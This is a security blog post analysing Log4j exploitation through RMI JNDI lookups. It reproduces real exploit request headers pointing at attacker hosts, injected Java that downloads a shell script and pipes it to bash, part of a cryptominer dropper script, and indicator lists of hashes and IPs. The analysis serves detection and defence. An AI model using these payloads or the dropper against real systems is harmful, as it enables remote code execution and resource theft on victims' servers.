
Log4j Vulnerability: Attackers Shift Focus From LDAP to RMI

December 15, 2021
by Alex Burt and Asher Langton



In a previous post, we discussed the Log4j vulnerability CVE-2021-44228 and how the exploit works when the attacker uses a Lightweight Directory Access Protocol (LDAP) service to exploit the vulnerability. Most of the initial attacks observed by Juniper Threat Labs were using the LDAP JNDI vector to inject code in the victim's server. Since then, we've begun to see some threat actors shift towards using the Remote Method Invocation (RMI) API. In this post, we will describe one such attack and will discuss in detail how the attack vector leads to RCE (Remote Code Execution).

RMI is a mechanism that allows an object residing in one Java Virtual Machine (JVM) to access or invoke an object running on another JVM. To facilitate this interaction, the local JVM may require Java bytecode related to the remote object. This code is downloaded from a specified remote URL and loaded into the local JVM. RMI operations are subject to additional checks and constraints by a Java security manager. However, as discussed in a 2016 Black Hat presentation, some JVM versions do not apply the same restrictions and policies to JNDI.

In the present attack, the caller is running a vulnerable version of Log4j and the attacker's server is running RMI. Below is a diagram showing how the attack unfolds. From here, we will describe each step in detail.




Figure 1. Log4j RMI attack overview

As in many other Log4j attacks, an exploit string is inserted into the request's User-Agent field, where it will be processed by Log4j. This time, however, the exploit string references an RMI service rather than an LDAP service.

```
GET / HTTP/1.1
Host: x.x.x.x:8443
User-Agent: ${jndi:rmi://139.59.175.247:1099/ej5ytj}
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

Figure 2. HTTP POST request with Log4j exploit.

As seen in this packet capture, Log4j evaluates the contents of the ${…} string and generates a call to the attacker-controlled RMI service, which returns Java code that will be executed on the targeted machine:




Figure 3. Packet capture of Java code returned by the malicious RMI service

In this attack, the injected code is:

```
.getClass().forName("javax.script.ScriptEngineManager").newInstance().getEngineByName("JavaScript").eval("java.lang.Runtime.getRuntime().exec('bash -c $@|bash . wget -qO- http://192[.]99.152.200/')")
```

This code invokes a bash shell command via the JavaScript scripting engine, using the construction “$@|bash” to execute the downloaded script. During execution of this command, the bash shell will pipe the attacker’s commands to another bash process: “wget -qO- url | bash”, which downloads and executes a shell script on the target machine. This shell script begins with comments taunting security researchers:

```
#!/bin/sh
# 'ello researc'er, velcome!
# Fancy meetin' you 'ere
# Lemme make your day a lil' bit easier for you:
# it's just a miner to borrow a lil' bit of your resource, it ain't goin' to harm anyone else
function discord() { echo -n $(($RANDOM+$RANDOM+$RANDOM+$RANDOM+$RANDOM)); }
function ct() { command -v $1 > /dev/null 2>&1 ; return $?; }
child='/lib/dbus-daemon'
lchild="/tmp/$(discord)"
rchild="http://192.99.152.200:80"
bb=$(ls -l $(command -v ps) | grep busybox | wc -l)
function pso() { ps x -o pid,time,args | grep -v $child | awk 'NR>1 {if(substr('$(if [ $bb -eq 1 ]; then echo '$2,1,
1)>1'; else echo '$2,4,2)>10';fi)') print $1}'; }
pso | while read psoid; do kill -9 $psoid; done
function genurl() { echo "$rchild/img/$(($RANDOM%8)).png"; }

sysctl -w vm.nr_hugepages=128 > /dev/null 2>&1
rm -rf /tmp/* > /dev/null 2>&1
c=0
while :
do
    c=$(($c+1))
    rm -rf $lchild
    if ct wget; then
        wget -q -T 5 -O $lchild "$(genurl)"
        cp $(command -v wget) $(command -v wget)_
    elif ct curl; then
        curl -s --connect-timeout 5 -o $lchild "$(genurl)"
        cp $(command -v curl) $(command -v curl)_
```

Figure 5. Shell script downloaded and executed by the attacker

This obfuscated script downloads a randomly named file of the form *n*.png, where n is a number between 0 and 7. Despite the purported file extension, this is actually a Monero cryptominer binary compiled for x84_64 Linux targets. The full script also adds persistence via the cron subsystem.

A different attack, also detected by Juniper Threat Labs, tries both RMI and LDAP services in the same HTTP POST request in hopes that at least one will work. The LDAP injection string is sent as part of the POST command body. An exploit string in the POST body which is unlikely to succeed given most applications do not log the post body, which can be binary or very large, but by tagging the string as "username" in the JSON body, the attackers hope to exploit applications that will treat this request as a login attempt and log the failure.

```
POST /api/login HTTP/1.1
Host: x.x.x.x:8443
User-Agent: ${jndi:rmi://139.59.175.247:1099/ej5ytj}
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 103

{"username":"${jndi:ldap://67.205.191.102:1389/jxjrbt}","password":"ff","remember":false,"strict":true}
```

Figure 4. Another HTTP POST request with Log4j/RMI attack

Juniper Threat Labs continues to monitor attacks related to the Log4j vulnerability and add mitigations and protections across the suite of Juniper Networks security products. IDP signatures are being continuously updated based on variations, like the ones produced by this obfuscator tool on GitHub at: https://github.com/woodpecker-appstore/log4j-payload-generator.

IOCs:

```
7e81fc39bcc8e92a4f0c1296d38df6a10353bbe479e11e2a99a256f670aae392
```

```
c56860f50a23082849b6f06fb769f02d2a90753aa8e9397015d8df991c961644

07a3ba85d77fa2337b86266c9a615ec696b0e5c8986edccc61fa9ba6436a3639

429aeec0165384dd061456ce49fa0039229f7c464edffd62aabd6d1fbdf068f3
```

Attackers IPs:

```
82[.]102.25.253

185[.]189.160.200

144[.]48.38.174

203[.]27.106.166
```

Monero pools:

```
192[.]99.152.200

212[.]47.237.67

[2001[:]bc8:608:e01::1]

[2607[:]5300:201:3100::6944]
```